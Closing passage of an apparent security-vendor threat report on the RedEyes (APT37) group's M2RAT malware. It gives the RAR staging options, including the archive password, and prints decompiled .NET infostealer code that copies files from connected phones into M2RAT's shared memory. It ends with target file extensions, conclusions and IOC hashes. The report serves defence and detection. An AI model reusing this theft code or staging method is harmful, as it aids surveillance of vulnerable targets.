- Folder path where data is copied to: %Temp%\Y_%m_%d_%H_%M_%S // (e.g. %TEMP%\Year_Month_Date _Hour_Minute_Second)
- File extensions: hwp, doc, docx, xls, xlsx, ppt, pptx, cell, csv, show, hsdt, mp3, amr, 3gp, m4a, txt, png, jpg, jpeg, gif, pdf, eml

The RAR.exe options that are used are as follows. The path the compressed file is created into is the same as the %TEMP% folder path.

a -df -r -hp **dgefiue389d@39r#1Ud** -m1 “Compressed file creation path” “Compression target path”

Option Name	Description
a	Compress
df	Delete file after compression
r	Recover compressed file
hp	Encrypt file data and header
m	Set compression level

Table 3. Explanation of RAR compression options

The ASEC analysis team was also able to uncover through the ASD (AhnLab Smart Defense) infrastructure an Infostealer communicating with M2RAT. This malware was identified as a .NET file that steals files saved on mobile phones and sends them to the **RegistryModuleResultMap2** shared memory section of M2RAT.

```
if (list.Count <= 0)
{
    portableDeviceFolder3 = portableDeviceFolder2;
    dictionary.Add(portableDevice4.DeviceId, portableDeviceFolder3);
    string s = JsonConvert.SerializeObject(portableDeviceFolder3);
    byte[] bytes = Encoding.UTF8.GetBytes(s);
    if (memoryMappedFile != null)
    {
        memoryMappedFile.Dispose();
    }
    memoryMappedFile = MemoryMappedFile.CreateNew("RegistryModuleResultMap2", (long)(bytes.Length + 4));
    MemoryMappedViewStream memoryMappedViewStream = memoryMappedFile.CreateViewStream();
    memoryMappedViewStream.Write(BitConverter.GetBytes(0), 0, 4);
    memoryMappedViewStream.Write(bytes, 0, bytes.Length);
    memoryMappedViewStream.Flush();
    memoryMappedViewStream.Seek(0L, SeekOrigin.Begin);
    memoryMappedViewStream.Write(BitConverter.GetBytes(bytes.Length), 0, 4);
    memoryMappedViewStream.Flush();
    goto IL_518;
}
```

Figure 13. Code that transmits exfiltrated data to M2RAT

```
try
{
    string path = commandLineArgs[1];
    string text = commandLineArgs[2];
    if (text.EndsWith("₩₩"))
    {
        text = text.Substring(0, text.Length - 1);
    }
    if (!Directory.Exists(text))
    {
        Directory.CreateDirectory(text);
    }
    PortableDeviceCollection portableDeviceCollection = new PortableDeviceCollection();
    portableDeviceCollection.Refresh();
    foreach (PortableDevice portableDevice in portableDeviceCollection)
    {
        if (string.IsNullOrWhiteSpace(portableDevice.Name) || !portableDevice.Name.Contains(":"))
        {
            portableDevice.Connect();
            PortableDeviceFolder root = portableDevice.Root;
            IPortableDeviceContent contents = portableDevice.getContents();
            PortableDeviceObject portableDeviceObject = portableDevice.Root.FindDir(path, ref contents);
            if (portableDeviceObject == null)
            {
                break;
            }
            PortableDeviceFolder portableDeviceFolder = portableDeviceObject as PortableDeviceFolder;
            if (portableDeviceFolder != null)
            {
                portableDeviceFolder.CopyFolderToPC(portableDevice, ref contents, text, true);
            }
            else
            {
                PortableDeviceFile portableDeviceFile = portableDeviceObject as PortableDeviceFile;
                if (portableDeviceFile != null)
                {
                    portableDevice.TransferContentFromDevice(portableDeviceFile, text, portableDeviceFile.Name);
                }
            }
        }
    }
    return;
}
catch (Exception value)
{
    Console.WriteLine(value);
    return;
}
string[] source = new string[]
{
    ".hwp",
    ".hwpx",
    ".doc",
    ".docx",
    ".xls",
    ".xlsx",
    ".ppt",
    ".pptx",
    ".cell",
    ".csv",
    ".show",
    ".hsdt",
    ".amr",
    ".txt",
    ".pdf",
    ".eml"
};
```

Figure 14. Mobile phone data theft target (file extension) info

The .NET file's PDB info is as follows.

> PDB : E:\MyWork\PhoneDataCp\PhoneDeviceManager\PhoneDeviceManager\obj\x86\Release\PhoneDeviceManager.pdb

3. Conclusion

The RedEyes group is an APT hacking organization that is supported on a national level. They are known to attack individual targets such as human rights activists, reporters, and North Korean defects. Their aim appears to be exfilitration. Defending against such APT attacks is an extremely complicated process. Especially since the RedEyes group is known to target individuals instead of corporations. It is difficult for individuals to even realize they have been affected. The ASEC analysis team is closely tracking this group. Should a new TTPs be found from this threat actor, we will quickly share the details as we did in this blog post to contribute towards minimizing damage.

4. IOC

[**MD5 (Detection name, engine version)**]
8b666fc04af6de45c804d973583c76e0 // EPS file – Exploit/EPS.Generic (2023.01.16.03)
93c66ee424daf4c5590e21182592672e // Steganography JPEG – Data/BIN.Agent (2023.02.15.00)
7bab405fbc6af65680443ae95c30595d // PE file(JPEG) Stage PE file – Trojan/Win.Loader.C5359534 (2023.01.16.03)
9083c1ff01ad8fabbcd8af1b63b77e66 // Powershell script – Downloader/PS.Generic.SC185661 (2023.01.16.03)
4488c709970833b5043c0b0ea2ec9fa9 // M2RAT – Trojan/Win.M2RAT.C5357519 (2023.01.14.01)
7f5a72be826ea2fe5f11a16da0178e54 // Mobile phone data theft – Infostealer/Win.Phone.C5381667 (2023.02.14.03)

5. References

Categories:Malware Information

Tagged as:APT37,M2RAT,MaptoRAT,RedEyes,ScarCruft